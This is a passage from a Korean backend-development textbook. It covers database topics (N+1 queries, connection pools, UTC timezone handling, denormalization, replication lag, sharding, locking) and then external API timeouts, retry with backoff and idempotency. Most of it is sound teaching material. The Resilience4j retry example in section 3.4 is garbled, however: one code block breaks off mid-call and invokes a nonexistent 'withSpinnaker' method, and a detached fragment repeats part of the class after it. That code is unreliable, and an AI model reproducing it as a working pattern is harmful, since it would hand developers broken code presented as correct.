IN 절 배치 조회	<code>WHERE id IN (1,2,3)</code>	ORM 없이 직접 구현할 때
@EntityGraph (JPA)	<code>attributePaths = {"user"}</code>	JPA에서 JOIN FETCH 대안

IN 절 예시:

```
// 1. 주문 조회
List<Order> orders = orderMapper.selectOrders();

// 2. user_id 모으기
List<Long> userIds = orders.stream().map(Order::getUserId).toList();

// 3. 한 번에 조회 (1번 쿼리)
// WHERE id IN (1,2,3,...)
List<User> users = userMapper.selectByIds(userIds);
```

핵심: N+1의 본질은 “개별 조회 반복”입니다. 이걸 “한 번에 조회”로 바꾸면 해결됩니다.

2.7 커넥션 풀: “연결이 없습니다”

어느 날 새벽 2시, 알람:

```
[ERROR] Could not get JDBC Connection: Connection pool exhausted
```

“Connection pool exhausted”?

커넥션 풀을 모르던 시절의 저는 멍했습니다.

그날 배운 것: DB 연결의 비용

애플리케이션이 DB에 쿼리를 날리려면 먼저 **연결(Connection)**을 맺어야 합니다.

연결 하나를 맺으려면: 1. TCP 3-way handshake 2. DB 인증 3. 세션 초기화

이 과정에 수십~수백 ms가 걸립니다.

매 요청마다 연결을 새로 맺고 끊으면?

```
요청 1: 연결(50ms) + 쿼리(10ms) + 종료(10ms) = 70ms
요청 2: 연결(50ms) + 쿼리(10ms) + 종료(10ms) = 70ms
...
```

70ms 중 50ms가 연결 비용. 낭비입니다.

커넥션 풀: 도서관처럼

커넥션 풀은 미리 여러 개의 연결을 만들어두고 빌려 쓰는 겁니다.

서버 시작 시:
연결 10개를 미리 생성해두고 풀에 대기

요청 도착:

1. 풀에서 유휴 연결 빌림
2. 쿼리 실행
3. 연결을 풀에 반납 (끊지 않음!)

단계	매번 생성	커넥션 풀
연결 생성	50ms	0ms (재사용)
쿼리 실행	10ms	10ms
합계	60ms	10ms

연결 생성 비용만큼 절약됩니다.

풀 크기는 얼마로?

```
spring:
  datasource:
    hikari:
      maximum-pool-size: 10 # 최대 연결 수
```

너무 작으면? 요청이 몰릴 때 연결 대기 → “Connection pool exhausted” 너무 크면? DB 서버 부담 (연결 자체가 자원)

일반 공식: $\text{연결 수} = (\text{CPU 코어} \times 2) + \text{디스크 수}$

4코어 서버에 SSD 1개? $(4 \times 2) + 1 = 9$ 개

저는 maximum-pool-size를 20으로 늘렸습니다. 에러가 사라졌습니다.

그런데 문득 궁금해졌습니다. “저희 앱 서버가 3대인데, 각각 20개씩이면 DB에 60개 연결되는 거 아닌가요? DB가 버틸 수 있나요?”

사수가 답했습니다. “DB에도 최대 연결 수 설정이 있어요. MySQL은 `max_connections` 기본값이 151개, PostgreSQL은 100개예요. 앱 서버 늘릴 때마다 계산해봐야 합니다.”

앱 서버 3대 $\times$ pool-size 20 = DB 연결 60개
(OK, 151개 안에 들어감)

앱 서버 10대로 증설? $10 \times 20 = 200$ 개
→ `max_connections` 초과! (DB 설정 조정 필요)

하지만 사수가 경고했습니다. “근본 원인을 찾아야 해요. 왜 20개가 부족했는지.”

로그를 분석하니, 한 쿼리가 30초씩 걸리고 있었습니다. 느린 쿼리 하나가 연결을 오래 붙잡고 있어서 다른 요청들이 기다리는 중이었습니다.

교훈: 커넥션 풀 크기만 늘린다고 해결 안 됩니다. 느린 쿼리를 잡아야 합니다.

2.8 시간대(Timezone) 지옥

월요일 아침, CS팀에서 티켓이 올라왔습니다.

“고객이 ‘주문이 9시간 밀려서 보여요’라고 하는데요?”

저는 DB를 확인했습니다.

```
SELECT * FROM orders WHERE user_id = 12345 ORDER BY created_at DESC LIMIT 1;
```

created_at: 2024-12-25 14:30:00

오후 2시 30분에 주문했네요. 그런데 고객 화면에는 “오후 11시 30분”으로 표시되고 있었습니다. 정확히 9시간 차이.

“이상한데요? 한국은 UTC+9인데...”

사수가 질문했습니다. “서버 타임존은? DB는? 애플리케이션은?”

저는 확인해봤습니다.

서버: Asia/Seoul (UTC+9)
DB: UTC (기본 설정)
애플리케이션: 시스템 기본값 (MacOS local = UTC+9)

전부 달랐습니다.

타임존이 왜 문제일까?

시나리오:

1. 사용자가 한국시간 2024-12-25 14:30에 주문
2. 애플리케이션이 현재 시각을 Date 객체로 생성
→ `new Date()` = 2024-12-25 14:30:00 (시스템 시간 그대로)
3. DB(UTC)에 저장
→ MySQL은 TIMESTAMP를 UTC로 변환
→ 14:30 - 9시간 = 05:30 (UTC)
4. 조회 시 다시 변환
→ 05:30 (UTC) + 9시간 = 14:30 (KST)

하지만 중간에 변환이 꼬이면?

→ 05:30 그대로 표시 (9시간 차이 발생!)

사수가 화이트보드에 그렸습니다.



“TIMESTAMP와 DATETIME의 차이를 아세요?”

“뭐가 다른데요?”

타입	저장 방식	타임존
TIMESTAMP	UTC로 변환 저장	자동 변환
DATETIME	입력값 그대로	변환 안 함

-- 예시 (서버 타임존 = KST)

```
INSERT INTO orders (created_at_timestamp, created_at_datetime)
VALUES ('2024-12-25 14:30:00', '2024-12-25 14:30:00');
```

```

-- 저장된 실제 값:
-- created_at_timestamp: 2024-12-25 05:30:00
--   (UTC로 변환)
-- created_at_datetime: 2024-12-25 14:30:00
--   (그대로)

-- 조회:
SELECT * FROM orders;
-- created_at_timestamp: 2024-12-25 14:30:00
--   (KST로 다시 변환)
-- created_at_datetime: 2024-12-25 14:30:00
--   (그대로)

```

TIMESTAMP는 편리하지만, 타임존 설정이 일치하지 않으면 위험합니다.

해결: 모두 UTC로 통일

사수가 원칙을 알려줬습니다.

타임존 황금 규칙: 1. DB, 서버, 애플리케이션 모두 UTC로 통일 2. 사용자에게 보여줄 때만 타임존 변환 3. DATETIME 대신 TIMESTAMP 사용 (UTC 저장 강제)

Spring Boot 설정:

```

# application.yml
spring:
  jackson:
    time-zone: UTC # JSON 직렬화 시
  jpa:
    properties:
      hibernate:
        jdbc:
          time_zone: UTC # DB 연결 시

```

MySQL 연결 문자열:

```
jdbc:mysql://localhost:3306/mydb?serverTimezone=UTC
```

Java 코드:

```

// [BAD] 시스템 기본 타임존
LocalDateTime now = LocalDateTime.now(); // 타임존 모호

// [GOOD] 명시적으로 UTC

```

```
Instant now = Instant.now(); // 항상 UTC
ZonedDateTime nowUtc = ZonedDateTime.now(ZoneOffset.UTC);
```

프론트엔드에서 표시:

```
// DB에서 받은 UTC 시간
const utcTime = '2024-12-25T05:30:00Z';

// 사용자 브라우저 타임존으로 변환
const localTime = new Date(utcTime).toLocaleString('ko-KR', {
  timeZone: 'Asia/Seoul'
});
// → "2024. 12. 25. 오후 2:30:00"
```

“왜 DB까지 UTC로 맞춰야 해요? 애플리케이션에서만 변환하면 안 돼요?”

“글로벌 서비스면 다양한 타임존 사용자가 있잖아요. DB는 UTC로 저장하고, 각 사용자에게 표시할 때만 변환하는 게 제일 안전합니다.”

방식	장점	단점
모두 UTC	혼란 없음, 글로벌 대응	개발 시 변환 필요
각자 로컬 타임존	직관적	타임존 불일치 위험

실무 디버깅 팁

타임존 문제를 겪을 때 확인할 것들:

```
# 1. DB 타임존 확인
mysql> SELECT @@global.time_zone, @@session.time_zone;
# SYSTEM이면 서버 시스템 시간 따름

# 2. 서버 타임존 확인
date +%Z
echo $TZ

# 3. JVM 타임존 확인
System.out.println(TimeZone.getDefault().getID());
```

한 곳이라도 다르면 타임존 지옥의 시작입니다.

저는 그날 이후로 모든 프로젝트에 첫 줄에 이것부터 설정합니다.

```
// Application.java
@SpringBootApplication
public class Application {
    @PostConstruct
    public void init() {
        TimeZone.setDefault(TimeZone.getTimeZone("UTC"));
    }
}
```

교훈: 타임존은 나중에 고치려면 DB 전체 데이터 마이그레이션입니다. 처음부터 UTC로.

2.9 정규화와 반정규화: 중복의 딜레마

어느 날 PM이 대시보드를 요청했습니다.

“주문 목록에 주문자 이름도 같이 보여주세요. 그런데 JOIN 하니까 너무 느려요.”

코드:

```
SELECT o.*, u.name
FROM orders o
JOIN users u ON o.user_id = u.id
WHERE o.created_at > '2024-01-01';
```

200만 건 주문에 JOIN. 5초 걸렸습니다.

“JOIN을 없앨 수는 없나요?”

사수가 물었습니다. “사용자 이름이 자주 바뀌나요?”

“아뇨. 거의 안 바뀝니다.”

“그럼 반정규화 고려해보세요.”

정규화: 중복 제거

정규화 전 (하나의 테이블에 모두):

order_id	user_id	user_name	user_email	product_name
1	100	홍길동	hong@...	노트북
2	100	홍길동	hong@...	마우스

order_id	user_id	user_name	user_email	product_name
3	100	홍길동	hong@...	키보드

“홍길동”이 3번 중복됩니다. 이름이 바뀌면 3곳 모두 수정해야 합니다.

정규화 후 (테이블 분리):

users:

user_id	user_name	user_email
100	홍길동	hong@...

orders:

order_id	user_id	product_name
1	100	노트북
2	100	마우스

이름 수정 시 users 테이블 1곳만 수정하면 됩니다. **무결성이 보장됩니다.**

반정규화: 성능을 위한 중복 허용

하지만 조회할 때마다 JOIN이 필요해서 느립니다.

반정규화: orders 테이블에 user_name을 직접 저장합니다.

orders:

order_id	user_id	user_name	product_name
1	100	홍길동	노트북

JOIN 없이 바로 조회할 수 있어서 빠릅니다.

대신 user_name이 바뀌면 orders도 함께 업데이트해야 하는 부담이 있습니다.

언제 반정규화하나?

정규화 유지:

- 데이터가 자주 바뀜
- 무결성이 중요
- 쓰기가 많음

반정규화 고려:

- 읽기가 쓰기보다 100배 이상 많음
- JOIN이 성능 병목
- 데이터가 거의 안 바뀜

저는 orders에 user_name을 추가했습니다. 조회 시간이 5초에서 0.3초로 줄었습니다.

2.10 “Primary가 죽었습니다”: DB 복제

어느 토요일 새벽 4시, 알람:

[CRITICAL] Primary DB 응답 없음

서비스 전체가 죽었습니다. 왜? DB가 단 한 대였기 때문입니다.

그날 사수는 DB 복제를 설정했습니다.

Master-Slave 구조

Primary (Master): 쓰기 전용 (1대)

↓ 복제

Replica (Slave): 읽기 전용 (2대)

모든 쓰기는 Primary로, 읽기는 Replica 2대로 분산합니다.

역할	서버	처리
Primary	1대	INSERT/UPDATE/DELETE
Replica	2대	SELECT

이제 Replica가 죽어도 괜찮습니다. 읽기 요청을 다른 Replica로 돌리면 됩니다.

Primary가 죽으면? Replica 하나를 Primary로 승격시킵니다(**Failover**).

복제 지연: 방금 쓴 데이터가 안 보여요

어느 날 사용자가 말했습니다. “프로필 수정했는데 새로고침하면 옛날 이름이 나와요.”

```
@Transactional
public void updateProfile(Long userId, String newName) {
    // Primary에 쓰기
    userRepository.updateName(userId, newName);
    // 바로 조회 페이지로 리다이렉트
}

// Replica에서 읽기
@Transactional(readOnly = true)
public User getProfile(Long userId) {
    return userRepository.findById(userId).orElseThrow();
    // 아직 복제 안 됨! 옛날 이름이 나옴!
}
```

복제 지연(Replication Lag). Primary에 쓴 데이터가 Replica로 복제되는 데 0.1~1초 걸립니다.

해결: 쓰기 직후 읽기는 Primary에서.

```
// readOnly = false → Primary에서 읽음
@Transactional
public User getProfileAfterUpdate(Long userId) {
    return userRepository.findById(userId).orElseThrow();
}
```

2.11 샤딩: 데이터를 나누다

2년 후, 주문이 1억 건을 넘었습니다.

[경고] DB 용량 90% 도달

DB 디스크를 늘려도 한계가 있습니다. 그리고 인덱스가 메모리에 안 들어가기 시작했습니다.

사수가 말했습니다. “**샤딩(Sharding)** 시점이 온 것 같네요.”

샤딩이란?

데이터를 여러 DB 서버에 나눠 저장하는 것입니다.

복제(Replication):

Primary: 1~100만 건

Replica: 1~100만 건 (복사본)

샤딩(Sharding):

Shard A: 1~50만 건

Shard B: 50만~100만 건

복제는 같은 데이터를 여러 곳에, 샤딩은 다른 데이터를 여러 곳에.

샤딩 키 선택

어떤 기준으로 나눌까?

예: 사용자 데이터를 3개 샤드로

방법 1: 해시 샤딩 `user_id % 3`

`user_id % 3 = 0` → Shard A

`user_id % 3 = 1` → Shard B

`user_id % 3 = 2` → Shard C

- 장점: 균등하게 분산됩니다
- 단점: 샤드 추가 시 재분배가 필요합니다

방법 2: 범위 샤딩

1~100만 → Shard A

100만~200만 → Shard B

- 장점: 범위 검색이 쉽습니다
- 단점: 특정 샤드에 부하가 집중될 수 있습니다

핫스팟: 샤딩해도 느낄 수 있다

해시 샤딩으로 균등하게 나눴는데, 특정 샤드만 느려지는 상황이 생겼습니다.

Shard A: CPU 30% ← 일반 사용자

Shard B: CPU 95% ← 인플루언서 1명 (팔로워 100만)

Shard C: CPU 25% ← 일반 사용자

인플루언서 한 명의 게시물에 좋아요와 댓글이 폭주하면, 그 사용자가 속한 샤드만 과부하됩니다. 이것이 **핫스팟(Hotspot)** 문제입니다.

대응 방법: - **핫 데이터 분리**: 인기 데이터는 별도 캐시 레이어에서 처리 - **샤드 키 재설계**: `user_id` 대신 `user_id + timestamp` 조합으로 분산 - **서브 샤딩**: 과부하 샤드를 한 번 더 쪼개기

샤딩의 고통

샤딩 후 마주한 문제들:

1. 크로스 샤드 쿼리

“전체 사용자 중 VIP 조회”

→ 3개 샤드 모두에 쿼리를 보내고 결과를 합쳐야 해서 느립니다.

해결: 자주 쓰는 크로스 샤드 데이터는 별도의 집계 테이블이나 검색 엔진(Elasticsearch)에 동기화합니다.

2. JOIN 불가

users(Shard A)와 orders(Shard B)를 JOIN할 수 없습니다.

→ 애플리케이션에서 두 번 조회한 후 합쳐야 합니다.

해결: 같이 조회되는 데이터는 **같은 샤드 키**로 묶습니다. 예를 들어 users와 orders를 모두 `user_id` 로 샤딩하면, 한 사용자의 주문은 항상 같은 샤드에 있습니다.

3. 샤드 추가 시 재분배

Shard 3개 → 4개로 늘리면? `user_id % 3` 이 `user_id % 4` 로 바뀌면서 기존 데이터의 대부분을 재배치해야 합니다.

해결: **Consistent Hashing**을 사용하면 샤드 추가 시 전체가 아닌 일부 데이터만 이동합니다.

일반 해시: Shard 추가 → 전체 데이터의 ~75% 재배치
Consistent Hash: Shard 추가 → 전체 데이터의 ~25%만 재배치

원리는 간단합니다. 데이터를 원형 링에 배치하고, 각 샤드가 링의 일부 구간을 담당합니다. 샤드가 추가되면 인접한 구간의 데이터만 옮기면 됩니다.

실무에서는 직접 구현하지 않는다

사실 샤딩 로직을 직접 구현하는 경우는 드뭅니다. 실무에서는 이미 검증된 도구를 씁니다.

도구	대상 DB	특징
Vitess	MySQL	YouTube가 만든 샤딩 미들웨어. 자동 리밸런싱
Citus	PostgreSQL	PostgreSQL 확장. 분산 쿼리 자동 처리
MongoDB	MongoDB	내장 샤딩. Config Server가 라우팅 관리

이런 도구들이 샤드 키 기반 라우팅, 리밸런싱, 크로스 샤드 쿼리를 대신 처리해줍니다.

샤딩은 마지막 수단

사수가 말했습니다. “샤딩은 마지막 수단입니다. 다른 방법 먼저 시도하세요.”

- 1순위: 쿼리 최적화 + 인덱스
- 2순위: 하드웨어 증설(Scale-up)
- 3순위: 읽기 복제본 추가
- 4순위: 캐시 도입
- 5순위: 샤딩 (정말 필요할 때만)

대부분의 서비스는 3순위(읽기 복제본)까지로 충분합니다. 샤딩이 필요한 규모 — 단일 DB로 수억 건 이상을 감당할 수 없을 때 — 에 도달하는 서비스는 생각보다 많지 않습니다.

2.12 동시 수정 문제: 잠금 미리보기

어느 날 재고가 -3개가 되었습니다.

상품 A 재고: 10개

사용자 1: 10개 구매 시도

- 재고 확인: 10개 (OK)
- 재고 차감: $10 - 10 = 0$

사용자 2: 5개 구매 시도 (동시에!)

- 재고 확인: 10개 (아직 사용자 1이 커밋 안 함)
- 재고 차감: $10 - 5 = 5$

결과: 실제로는 15개가 팔렸는데 재고는 5개!

동시성 문제. 이걸 해결하는 방법이 **잠금(Lock)**입니다.

DB는 **SELECT ... FOR UPDATE** (비관적 잠금)와 **@Version** (낙관적 잠금) 등의 잠금 메커니즘을 제공합니다.

이 개념은 애플리케이션 레벨 구현과 함께 **5장 동시성**에서 자세히 다룹니다.

상황	잠금 방식	설명
재고 차감, 결제	비관적 잠금	먼저 잠그고 작업 (5.3절)
게시글 수정, 프로필	낙관적 잠금	충돌 시 재시도 (5.4절)

2.13 RDBMS vs NoSQL: 올바른 선택

어느 날 PM이 물었습니다. “MongoDB 쓰면 더 빠르지 않아요?”

저도 궁금했습니다. 언제 뭘 써야 하는지.

RDBMS

MySQL, PostgreSQL 같은 관계형 DB.

특징	설명
스키마	엄격함 (테이블 구조 미리 정의)
쿼리	SQL, 복잡한 JOIN 가능
트랜잭션	ACID 보장
확장	수직 확장 (Scale-up)

적합한 경우: - 금융, 결제 (무결성 중요) - 복잡한 관계 (JOIN 많음) - 트랜잭션 필수

NoSQL

MongoDB(문서), Redis(키-값), Cassandra(컬럼) 같은 비관계형 DB.

특징	설명
스키마	유연함 (구조 자유롭게 변경)
쿼리	단순 조회 위주
트랜잭션	BASE (가용성 우선)
확장	수평 확장 (Scale-out)

적합한 경우: - 대용량 로그, 시계열 데이터 - 스키마가 자주 바뀜 - 수평 확장 필요

실무에서는 둘 다 씁니다 (Polyglot Persistence)

주문 데이터: PostgreSQL (트랜잭션)
캐시: Redis (빠른 조회)
로그: Cassandra (대용량)
검색: Elasticsearch (전문 검색)

한 가지로만 해결하려 하지 마세요. 용도에 맞게 섞어 쓰는 게 현실입니다.

셀프 체크

Q. 인덱스가 있는데도 풀스캔이 발생하는 경우 3가지는?

1. 함수를 사용한 경우: `WHERE YEAR(created_at) = 2024`
2. LIKE 앞에 와일드카드: `WHERE email LIKE '%@gmail.com'`
3. 타입 불일치: 문자열 컬럼에 숫자로 비교

Q. 트랜잭션의 ACID 속성 4가지를 설명해보세요.

- Atomicity: 모두 성공 or 모두 실패
- Consistency: 규칙 위반 불가 (예: 잔액 음수)
- Isolation: 트랜잭션끼리 간섭 안 함
- Durability: 커밋되면 영구 저장

Q. N+1 문제란 무엇이고, 어떻게 해결하나요?

- N+1 문제: 리스트 조회(1번) + 각 항목마다 추가 조회(N번)
- 해결: `JOIN FETCH` 또는 `@EntityGraph` 로 한 번에 가져오기

Q. 복제(Replication)와 샤딩(Sharding)의 차이는?

- 복제: 같은 데이터를 여러 서버에 복사 → 읽기 성능↑, 고가용성
- 샤딩: 데이터를 나눠서 저장 → 쓰기 성능↑, 저장 용량 확장

실전 케이스

상황: 서비스 오픈 1년 후, 회원 50만 명. 주문 내역 조회 페이지가 5초 이상 걸립니다. **EXPLAIN** 결과 `type: ALL`, `rows: 2,000,000`. 인덱스가 하나도 없습니다.

당신이라면 어떤 순서로 최적화하겠습니까?

Q. 최적화 가이드

1단계: 쿼리 최적화 + 인덱스 추가 (즉시 가능)

```
-- [쿼리 최적화] 필요한 컬럼만, LIMIT 사용
SELECT id, product_name, price, created_at
FROM orders
WHERE user_id = 123
ORDER BY created_at DESC
LIMIT 10;

-- [인덱스 추가] Online DDL로 서비스 중단 없이 추가
CREATE INDEX idx_orders_user_date ON orders(user_id, created_at)
ALGORITHM=INPLACE, LOCK=NONE;
```

주의: 대용량 테이블에 인덱스 추가 시 비피크 시간대에 진행하세요. Online DDL이라도 I/O 부하가 발생합니다.

2단계: 캐시 적용 (즉시~수 시간)

- 최근 주문은 Redis 캐시
- TTL 1시간, 자주 조회되는 데이터 우선

3단계: 읽기 분산 (수 시간~수 일)

- Read Replica 추가
- 조회 쿼리를 Replica로 분산

4단계: 장기 대응 (수 주~수 개월)

- 오래된 주문 아카이빙 (1년 이상 데이터)

- 날짜 기준 파티셔닝 검토

AI와 함께 학습하기

AI를 활용하여 이 장의 내용을 **이해** → **적용** → **검증** 3단계로 심화 학습하세요.

1단계: 이해 - 개념을 명확히 잡기

- “복합 인덱스 (user_id, created_at, status) vs (status, user_id, created_at) 차이를 설명해줘. 카디널리티와 최좌측 접두사 규칙을 포함해서”

2단계: 적용 - AI와 함께 코드 작성

- “이 EXPLAIN 결과를 분석해줘: type=ALL, rows=500000, Extra=Using filesort. 어떤 인덱스를 추가해야 하고, 쿼리는 어떻게 수정해야 해?”

```
SELECT * FROM orders
WHERE user_id = 123 AND status = 'PAID'
ORDER BY created_at DESC LIMIT 10;
```

- “주문 테이블(1억 건)에서 1년 전 데이터를 삭제하려고 해. 테이블 락 없이 안전하게 삭제하는 스크립트를 작성해줘”

3단계: 검증 - AI 응답을 비판적으로 검토

- “AI가 추천한 인덱스 (user_id, status, created_at)를 추가하면 쓰기 성능은 얼마나 느려져? 하루 10만 건 INSERT하는 테이블이면 괜찮을까?”
- “N+1 문제를 JOIN FETCH로 해결했는데, 데이터가 1:N 관계에서 1000개 조인되면 메모리 문제가 생길 수 있어?”

AI 주의점: AI는 인덱스 전략을 잘 설명하지만, 실제 데이터 분포(카디널리티)와 쿼리 패턴을 모르므로 실행 계획 예측이 틀릴 수 있습니다. 반드시 프로덕션 환경과 유사한 데이터로 EXPLAIN을 직접 실행하세요.

3. 외부 연동 — 우리만의 문제가 아닐 때

토요일 저녁 8시. 결제 버튼을 눌렀습니다. 1초... 5초... 10초... 화면은 멈춰있고, 사용자는 뒤로가기를 누릅니다. 결제는 됐을까요, 안 됐을까요? PG사 서버가 1초만 늦어도 우리 서비스는 멈춥니다. 우리 코드가 완벽해도 소용없습니다.

참고: Spring Boot 3.2+에서는 `RestClient` 를 HTTP 클라이언트로 권장합니다. 이 교재에서는 `RestClient` 를 사용합니다.

3.1 그날, 결제가 멈췄다

월요일 아침이었습니다. 슬랙에 빨간 알림이 떴습니다.

[CRITICAL] 주문 서버 응답 없음
고객센터: 결제 클릭 후 아무 반응 없다는 문의 100건+

로그를 열어봤습니다. 에러는 없었습니다. 그냥... 응답이 안 오고 있었습니다.

[08:35] POST /orders - 결제 요청 시작
[08:35] 토스페이먼츠 API 호출...
[08:36] (응답 없음)
[08:37] (여전히 대기)
[08:38] (아직도 대기)

30초... 1분... 쓰레드가 하나씩 묶이더니, 결국 전체 서버가 응답을 멈췄습니다. 우리 서버는 멀쩡했는데, PG사 API가 느린 것만으로 우리 서비스가 죽었습니다.

3.2 현실: 우리는 혼자가 아니다

사수가 모니터링 화면을 보여줬습니다.



“이 중에 하나라도 죽으면 우리도 죽을 수 있어.”

문제는, 외부 시스템은 **우리가 통제할 수 없다**는 점입니다. 언제 느려질지, 언제 장애가 날지 예측할 수 없습니다. 심지어 API 스펙이 갑자기 바뀌는 일도 있습니다. 결제 PG사가 새벽에 점검을 시작하면, 우리 서비스도 결제가 안 됩니다. 그래서 외부 연동에는 특별한 방어 전략이 필요합니다.

그리고 네트워크는 믿을 수 없습니다: - 내부 함수 호출: 마이크로초 단위 - 외부 API 호출: 수백 밀리초 ~ 수십 초 - 중간에 끊길 수도, 응답만 안 올 수도 있습니다

3.3 타임아웃을 안 걸면 생기는 일

그날 오후, 사수가 코드를 봤습니다.

```
// 결제 API 호출
RestClient restClient = RestClient.create();
PaymentResponse response = restClient.post()
    .uri("https://pg.example.com/pay")
    .body(paymentInfo)
    .retrieve()
    .body(PaymentResponse.class);
```

“타임아웃은?”

“...없는데요?”

사수가 한숨을 쉬었습니다. “그럼 PG사가 응답 안 주면 우리 서버는 무한정 기다려. 그 동안 스레드는 계속 점유되고, 다음 요청도 처리 못하고, 결국...”

그날 배운 교훈: 타임아웃은 선택이 아닙니다. 필수입니다.

타임아웃 없이 살아남은 서버는 본 적이 없습니다

PG사 서버가 응답을 안 하면: 1. 우리 서버 쓰레드가 그 응답을 무한정 기다림 2. 다음 요청도 쓰레드 점유 → 대기 → 점유 3. 가용 쓰레드 소진 4. 모든 요청이 멈춤 5. **전체 서비스 장애**

타임아웃 설정: 기다림의 한계 정하기

```
// 3초 안에 연결 안 되면 포기, 5초 안에 응답 안 오면 포기
SimpleClientHttpRequestFactory factory = new SimpleClientHttpRequestFactory();
factory.setConnectTimeout(Duration.ofSeconds(3)); // 연결 시도
factory.setReadTimeout(Duration.ofSeconds(5)); // 응답 대기

RestClient restClient = RestClient.builder()
    .requestFactory(factory)
    .build();

PaymentResponse response = restClient.post()
    .uri(url)
    .body(data)
    .retrieve()
    .body(PaymentResponse.class);
```

```
// RestTemplate 사용하는 레거시 코드라면
RestTemplate restTemplate = new RestTemplate();
SimpleClientHttpRequestFactory factory = new SimpleClientHttpRequestFactory();
factory.setConnectTimeout(Duration.ofSeconds(3));
factory.setReadTimeout(Duration.ofSeconds(10));
restTemplate.setRequestFactory(factory);

ResponseEntity<PaymentResponse> response = restTemplate.postForEntity(
    url, data, PaymentResponse.class
);
```

타임아웃은 어떻게 정할까?

너무 짧으면: 정상 응답도 실패 처리됩니다. 너무 길면: 장애 시 리소스가 오래 묶입니다.

실무 기준: - 연결 타임아웃: 1~3초 (연결만 되면 금방) - 읽기 타임아웃: 상황에 따라 - 결제 API: 10~30초 (돈 문제는 신중하게) - 단순 조회: 3~5초 - 이미지 업로드: 60초

그날 이후, 모든 외부 API 호출에 타임아웃을 걸었습니다. 더 이상 무한 대기는 없습니다.

3.4 한 번 실패가 끝이 아니다

타임아웃을 걸고 2주 뒤, 또 알림이 왔습니다.

카카오 알림톡 전송 실패율 30%

로그를 보니 신기한 현상이었습니다.

[09:00:01] 알림톡 전송 실패 - 타임아웃
[09:00:03] (같은 요청) 전송 성공

순간적인 네트워크 흔들림이었습니다. 한 번 실패했지만, 바로 다시 하면 성공하는 경우입니다.

사수가 말했습니다. “네트워크는 원래 불안정해. 재시도를 해야지.”

잘못된 재시도는 독이다

저는 바로 코드를 짰습니다.

```
// [BAD] 이렇게 하지 마세요
for (int i = 0; i < 3; i++) {
    try {
        return callApi();
    } catch (Exception e) {
        // 바로 재시도
    }
}
```

배포했습니다. 10분 뒤, 슬랙에 또 빨간 알림.

[CRITICAL] 카카오 알림톡 서버 응답 없음
우리 서버도 CPU 100%

장애가 난 서버에 요청을 계속 쏟아붓고 있었습니다.

카카오 서버가 과부하로 느려졌는데, 우리는 즉시 재시도를 3번씩 하니깐 트래픽이 3배로 늘었고, 상황을 더 악화시켰습니다.

사수가 보여준 건 **지수 백오프 (Exponential Backoff)**였습니다.

* **지수 백오프(Exponential Backoff)**: 재시도 시 대기 시간을 지수적으로 늘리는 전략 (1초 → 2초 → 4초...). 서버 과부하 시 회복 시간을 주어 트래픽 폭증 방지.

올바른 재시도: 숨 좀 쉬게 해줘

1차 시도 실패 → 1~2초 기다림 → 2차 시도
2차 시도 실패 → 2~4초 기다림 → 3차 시도
3차 시도 실패 → 포기

왜 기다리는 시간을 늘리나요? 서버가 과부하면 시간이 필요합니다. 즉시 재시도는 불난 집에 기름 붓기.

왜 랜덤(jitter)을 추가하나요? 1000명이 동시에 실패하면, 1초 뒤 1000명이 동시에 재시도. 또 무너짐. 랜덤 지연을 주면 재시도 시점이 분산됩니다.

```
// Spring Retry 사용 (build.gradle에 spring-retry 추가)
@Service
// [주의] Application 클래스에 @EnableRetry 추가 필요
public class PaymentService {

    @Retryable(
        retryFor = {RestClientException.class},
        maxAttempts = 3,
        backoff = @Backoff(
            delay = 1000,      // 초기 1초
            multiplier = 2,    // 2배씩 증가
            random = true      // 랜덤(jitter) 추가
        )
    )
    public PaymentResponse callWithRetry(PaymentRequest request) {
        return restClient.post()
            .uri("/payments")
            .body(request)
            .retrieve()
            .body(PaymentResponse.class);
    }

    @Recover
    public PaymentResponse recover(
        RestClientException e,
        PaymentRequest request) {
        // 3번 다 실패하면 여기로
        throw new PaymentFailedException("결제 처리 실패", e);
    }
}
```

```
// Resilience4j를 선호한다면
@Service
public class PaymentService {

    private final Retry retry = Retry.of("payment", RetryConfig.custom()
        .maxAttempts(3)
        .intervalFunction(IntervalFunction.ofExponentialRandomBackoff(
            Duration.ofSeconds(1), // 초기 간격
        ))
    );

    public PaymentResponse callWithRetry(PaymentRequest request) {
        return retry.withSpinnaker(restClient.post()
            .uri("/payments")
            .body(request)
            .retrieve()
            .body(PaymentResponse.class));
    }
}
```

```

        2.0, // 배수
        Duration.ofSeconds(10) // 최대 간격
    ))
    .retryExceptions(RestClientException.class)
    .build();

    public PaymentResponse callWithRetry(PaymentRequest request) {
        return retry.executeSupplier(() ->
            restClient.post()
                .uri("/payments")
                .body(request)
                .retrieve()
                .body(PaymentResponse.class)
            );
    }
}

```

재시도하면 안 되는 경우도 있다

사수가 코드 리뷰에서 지적했습니다.

“야, 401 Unauthorized도 재시도하고 있네?”

[O] 재시도해도 되는 경우 (서버/네트워크 문제):

- 500 Internal Server Error
- 502 Bad Gateway
- 503 Service Unavailable
- 504 Gateway Timeout
- 네트워크 타임아웃

[X] 재시도하면 안 되는 경우 (우리 요청이 잘못됨):

- 400 Bad Request → 데이터 잘못 보냄 (재시도해도 똑같음)
- 401 Unauthorized → 인증 토큰 만료 (토큰 갱신이 먼저)
- 403 Forbidden → 권한 없음 (재시도해도 권한은 안 생김)
- 404 Not Found → 없는 리소스 (재시도해도 없음)
- 409 Conflict → 이미 처리됨 (중복 요청)

4xx 에러는 우리 잘못입니다. 재시도는 서버만 괴롭힐 뿐.

3.5 이중 결제의 악몽

재시도 로직을 배포한 다음 주, 새벽 2시에 전화가 왔습니다. PM이었습니다.

“고객이 결제를 1번 했는데 2번 빠져나갔대요.”

당황했습니다. **이중 결제**. 중복 처리는 치명적인 문제입니다.

재시도 로그를 추적했습니다:

```
[02:15:30] 결제 요청 (주문번호 1234)
[02:15:35] 타임아웃 → 재시도
[02:15:40] 타임아웃 → 재시도
[02:15:45] 성공
```

문제는, 첫 번째 요청도 사실은 성공했다는 겁니다. 응답만 늦게 와서 타임아웃 난 거였어요. PG사에서는 결제를 이미 처리했는데, 우리는 응답을 못 받아서 재시도했고, 결국 같은 주문에 대해 2번 결제가 일어났습니다.

멱등성: 여러 번 해도 괜찮은 요청

사수가 화이트보드에 그림을 그렸습니다.

```
GET /users/123 → 몇 번을 해도 같은 사용자 정보 반환 [0]
PUT /users/123 → 몇 번을 해도 같은 상태로 업데이트 [0]
DELETE /users/123 → 이미 삭제됐으면 그대로 [0]

POST /orders → 할 때마다 새 주문 생성 [X 위험!]
```

멱등성^{*} (Idempotency): 같은 요청을 여러 번 해도 결과가 같은 것을 의미합니다.

